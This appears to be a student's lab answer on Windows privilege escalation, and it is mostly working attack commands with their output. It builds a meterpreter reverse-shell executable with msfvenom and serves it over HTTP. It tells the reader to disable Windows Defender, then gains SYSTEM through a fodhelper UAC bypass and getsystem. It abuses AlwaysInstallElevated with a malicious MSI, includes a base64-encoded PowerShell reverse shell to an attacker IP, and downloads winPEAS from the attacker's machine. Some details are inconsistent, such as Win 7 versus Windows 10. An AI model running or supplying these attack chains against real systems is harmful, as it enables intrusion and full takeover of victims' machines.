-privilege escalation over win 7 (without using eternal blue exploit).[10 marks]

QUE - privilege escalation over win 7 (without using eternal blue exploit).[10 marks]
ANS -

For bypass UAC

SHORTEN COMMANDS

for start listner on msf console
command: msfconsole -q -x "use multi/handler ;set payload windows/meterpreter/reverse_tcp ; set lhost eth0; set lport 1234 ;run;"

step 1
→ start msfconsole
→ command: msfconsole -q (-q for run in quite mode)
→ command: use multi/handler
→ command: options

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

step 2

→ set lhost

→ command: set lhost eth0

→ set payload

→ command: set payload windows/meterpreter/reverse_tcp

→ set lport

→ command: set lport 1234 (NOTE: port should in under 6000)

→ run

→ command: run

```
msf6 exploit(multi/handler) > set lhost eth0
lhost => 192.168.241.128
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.241.128:1234
```

step 3

→ now open new tab and find for kali's ip

→ command: ifconfig

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.241.128  netmask 255.255.255.0  broadcast 192.168.241.255
        inet6 fe80::f7ff:34b0:684c:d286  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e5:e7:68  txqueuelen 1000  (Ethernet)
        RX packets 397026  bytes 513727080 (489.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 674196  bytes 41492547 (39.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 325  bytes 28376 (27.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 325  bytes 28376 (27.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

step 4

→ open new tab of terminal and create payload by msfvenom

→ command: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.241.128 lport=1234 -f exe >abc.exe

→ use ls command to see created file

→ command : ls

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.241.128  lport=1234 -f exe >abc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/kali]
└─# ls
abc.exe  Documents  list_.txt  nexphisher  Pictures  socialphish  user.txt  zphisher
Desktop  Downloads  Music      pass.txt    Public    Templates    Videos
```

step 5


→ create http server for accessing file to remote system

→ command: python2 -m SimpleHTTPServer 80

```
┌──(root㉿kali)-[/home/kali]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.241.130 - - [27/Sep/2024 10:16:42] "GET / HTTP/1.1" 200 -
192.168.241.130 - - [27/Sep/2024 10:16:43] code 404, message File not found
192.168.241.130 - - [27/Sep/2024 10:16:43] "GET /favicon.ico HTTP/1.1" 404 -
192.168.241.130 - - [27/Sep/2024 10:16:46] "GET /abc.exe HTTP/1.1" 200 -
```


step 6

→ go tothe windows 10 system and open any browser and search for your kali's IP



step 7

→ you can see list of files now click on abc.exe (NOTE: Disable Windows Defender before click on abc.exe file)



step 8

→ you can see on session is created
→ backgroud the session by
→ command: background
→ check sessions by
→ command: sessions

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR  192.168.241.128:1234 → 192.168.241.130:55613 (192.168.241.130)
```

1
2

To get Admin shell (NT Authority)

command: use bypassuac_fodhelper

```
msf6 exploit(multi/handler) > use bypassuac_fodhelper

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   1    \_ target: Windows x86                  .                .          .      .
   2    \_ target: Windows x64                  .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/bypassuac_fodhelper
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

[*] Using exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

command: options

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.
```

command: sessions

```
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR  192.168.241.128:1234 → 192.168.241.130:49962 (192.168.241.130)
```

command: set session 1
command: run
command: getsystem (in meterpreter)
command: getuid (in meterpreter)

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (176198 bytes) to 192.168.241.130
[*] Meterpreter session 2 opened (192.168.241.128:4444 → 192.168.241.130:49968) at 2024-10-28 10:54:04 -0400
[*] Cleaining up registry keys ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Windows Privilege Escalation: AlwaysInstallElevated

The "AlwaysInstallElevated" policy in Windows allows anyone to install `.msi` files with admin rights, even with a low-privilege account. This setting is useful for software installs in companies but risky if misconfigured, as it can be exploited for privilege escalation.

Key Points:

STEP 1. Enable Setting in Group Policy :

→ Open gpedit.msc and navigate to:

`Computer Configuration > Administrative Templates > Windows Components > Windows Installer > Always install with elevated privileges`

→ Enable this setting for both Computer and User.

STEP 2. Check Misconfiguration :

→ Use commands to verify if this setting is enabled:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

→ If values show as `0x1`, the setting is enabled.

OPTION 1 -> Automated Exploit Using Metasploit :==========

→ Use Metasploit's `exploit/windows/local/always_install_elevated` for quick exploitation:

command: use exploit/windows/local/always_install_elevated

command: set LHOST <Attacker IP>
command: set LHOST 192.168.241.128

command: set session <session_id>

command: run

```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use always_install_elevated

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/local/always_install_elevated  2010-03-18       excellent  Yes    Windows AlwaysInstallElevated MSI


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated

[*] Using exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR  192.168.241.128:1234 → 192.168.241.130:50042 (192.168.241.130)
```

```
msf6 exploit(windows/local/always_install_elevated) > set lport 4444
lport => 4444
msf6 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Sending stage (176198 bytes) to 192.168.241.130
[*] Uploading the MSI to C:\Users\john\AppData\Local\Temp\NtthrdfmED.msi ...
[*] Executing MSI ...
[*] Sending stage (176198 bytes) to 192.168.241.130
[+] Deleted C:\Users\john\AppData\Local\Temp\NtthrdfmED.msi
[*] Meterpreter session 3 opened (192.168.241.128:4444 -> 192.168.241.130:50047) at 2024-10-28 12:22:04 -0400

meterpreter > [*] Meterpreter session 4 opened (192.168.241.128:4444 -> 192.168.241.130:50066) at 2024-10-28 12:22:04 -0400
getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
[*] Backgrounding session 3 ...
msf6 exploit(windows/local/always_install_elevated) > sessions
```

OPTION 2 -> Manual Exploitation :==========

→ Create a malicious `.msi` file using msfvenom on Kali Linux:

command: msfvenom -p windows/x64/shell_reverse_tcp LHOST=<Attacker IP> LPORT=1234 -f msi -o malicious.msi

command: msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f msi -o malicious.msi

→ Transfer the file to the target, then install it using:

command: msiexec /quiet /qn /i malicious.msi

→ Start a listener on the attacker's machine to capture the reverse shell.

OPTION 3 -> Exploiting with WinPEAS :==========

→ Use WinPEAS script to scan for misconfigurations.

→ Download from GitHub and transfer to the target machine to check permissions.

Window Privilege Escalation: Automated Script

→ go to winpeas directory

Command: winpeas

```
┌──(root㉿kali)-[/usr/share/peass/winpeas]
└─# winpeas

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/winpeas
├── winPEASany.exe
├── winPEASany_ofs.exe
├── winPEAS.bat
├── winPEASx64.exe
├── winPEASx64_ofs.exe
├── winPEASx86.exe
└── winPEASx86_ofs.exe
```

→ start server at winpeas directory

Command: python2 -m SimpleHTTPServer 80

→ download winpeas in windows

start netcat listner

command: nc -lvnp 1000

create payload using revshell website and paste it over windows desktop teminal

looks like powershell -e

JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0
ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5A-
DIALgAxADYAOAAuADIANAAxAC4AMQAyADgAIgAsADEAMAAwADIAKQA7ACQAcwB0AHIAZQBh-
AG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5A-
HQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9
ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkA-
GIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtA-
G4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgA-
C0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJ-
AEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwA-
sADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZAB-
hAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZ-
QBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAI-
gAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQA-
YgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMA-
QwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQA-
cwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAH-
MAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBs-

AHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA

now we got shell over netcat listener

Command: powershell.exe -command IWR -Uri http://192.168.241.128:4444/winPEASx64.exe -OutFile winPEAS.exe
or Command: wget http://192.168.241.128:4444/winPEASx64.exe -o winPEAS.exe
or Command: wget http://192.168.241.128/winPEASx64.exe -o winPEAS.exe

→ run winpeas
Command: .\winPEAS.exe